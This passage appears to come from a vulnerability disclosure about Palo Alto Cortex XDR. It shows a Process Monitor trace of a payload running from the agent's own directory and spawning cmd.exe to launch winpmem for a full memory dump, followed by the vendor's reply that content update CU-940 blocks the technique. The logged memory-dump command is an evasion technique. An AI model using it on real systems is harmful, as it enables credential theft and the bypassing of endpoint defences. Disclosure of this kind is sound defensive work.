01:02:...	C:\cortex-xdr-payload.exe	4708	CreateFile	C:\Windows\apppatch\system
01:02:...	C:\cortex-xdr-payload.exe	4708	QueryBasicInfo	C:\Windows\apppatch\system
01:02:...	C:\cortex-xdr-payload.exe	4708	CloseFile	C:\Windows\apppatch\system
01:02:...	C:\cortex-xdr-payload.exe	4708	QueryBasicInfo	C:\Windows\System32\cmd.exe
01:02:...	C:\cortex-xdr-payload.exe	4708	CloseFile	C:\Windows\System32\cmd.exe
01:02:...	C:\cortex-xdr-payload.exe	4708	Thread Create	
01:02:...	C:\cmd.exe	6588	Load Image	C:\Windows\System32\cmd.exe
01:02:...	C:\cmd.exe	6588	Load Image	C:\Windows\System32\ntldr
01:02:...	C:\cmd.exe	6588	CreateFile	C:\ProgramData\Cyvera\Loc
01:02:...	C:\cmd.exe	6588	Load Image	C:\Windows\System32\kernel
01:02:...	C:\cmd.exe	6588	QueryNameInfo	C:\Windows\System32\kernel
01:02:...	C:\cmd.exe	6588	Load Image	C:\Windows\System32\kernel
01:02:...	C:\cmd.exe	6588	QueryNameInfo	C:\Windows\System32\kernel
01:02:...	C:\cmd.exe	6588	CreateFile	C:\Windows\System32\ntfs
01:02:...	C:\cmd.exe	6588	QueryBasicInfo	C:\Windows\System32\ntfs
01:02:...	C:\cmd.exe	6588	CloseFile	C:\Windows\System32\ntfs
01:02:...	C:\cmd.exe	6588	CreateFile	C:\Windows\System32\ntfs
01:02:...	C:\cmd.exe	6588	CreateFileMap	C:\Windows\System32\ntfs
01:02:...	C:\cmd.exe	6588	CreateFileMap	C:\Windows\System32\ntfs
01:02:...	C:\cortex-xdr-payload.exe	4708	Thread Create	
01:02:...	C:\cmd.exe	6588	Load Image	C:\Windows\System32\ntfs
01:02:...	C:\cmd.exe	6588	QueryNameInfo	C:\Windows\System32\ntfs
01:02:...	C:\cmd.exe	6588	CloseFile	C:\Windows\System32\ntfs
01:02:...	C:\cmd.exe	6588	CreateFile	C:\Windows\System32\cyvnt
01:02:...	C:\cmd.exe	6588	QueryBasicInfo	C:\Windows\System32\cyvnt
01:02:...	C:\cmd.exe	6588	CloseFile	C:\Windows\System32\cyvnt
01:02:...	C:\cmd.exe	6588	CreateFile	C:\Windows\System32\cyvnt
01:02:...	C:\cmd.exe	6588	CreateFileMap	C:\Windows\System32\cyvnt
01:02:...	C:\cmd.exe	6588	CreateFileMap	C:\Windows\System32\cyvnt
01:02:...	C:\cmd.exe	6588	QueryEaFile	C:\Windows\System32\cyvnt

Date:	28/02/2023 01:02:46,2433022
Thread:	1192
Class:	Process
Operation:	Process Start
Result:	SUCCESS
Path:	
Duration:	0.000000

Parent PID:	4708
Command line:	C:\Windows\system32\cmd.exe /c "C:\tools\winpmem.exe C:\ProgramData\Cyvera\Administrators\Temp\full_memory_dump.raw"
Current directory:	C:\ProgramData\Cyvera\LocalSystem\Temp\payload_execution(95784032)
Environment:	<p>ALLUSERSPROFILE=C:\ProgramData</p> <p>APPDATA=C:\Windows\system32\config\systemprofile\AppData\Roaming</p> <p>BPPDOMAIN_MANAGER_ASM=EdoDotNet_Version=72.0.0.0_Culture=neutral_PublicKeyTok</p> <p>BPPDOMAIN_MANAGER_TYPE=EdoDotNet.EdrAppDomainManager</p> <p>CommonProgramFiles=C:\Program Files\Common Files</p> <p>CommonProgramFiles(x86)=C:\Program Files(x86)\Common Files</p> <p>CommonProgramW6432=C:\Program Files\Common Files</p> <p>COMPUTERNAME=WS3</p> <p>ComSpec=C:\Windows\system32\cmd.exe</p> <p>DriverData=C:\Windows\system32\Drivers\DriverData</p> <p>LOCALAPPDATA=C:\Windows\system32\config\systemprofile\AppData\Local</p> <p>log_names=A:\...\Program Files\Palo Alto Networks\Traps\cyreport.exe</p> <p>NUMBER_OF_PROCESSORS=1</p> <p>OS=Windows_NT</p> <p>Path=C:\Windows\system32;C:\Windows;C:\Windows\System32;Wbem;C:\Windows\Syste</p> <p>PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC</p> <p>PROCESSOR_ARCHITECTURE=AMD64</p> <p>PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 44 Stepping 2, GenuineIntel</p> <p>PROCESSOR_LEVEL=6</p> <p>PROCESSOR_REVISION=2c02</p>

The Fix

Hi Danijel,

Thanks for your patience.

A fix was released through a Content Update recently. Specifically, the techniques mentioned in the report should be blocked by Cortex XDR agent with CU-940 and later content update versions. Please validate and confirm with us that this behavior is now addressed.





NIL
part of conscia

IT for a Better Life

nil.com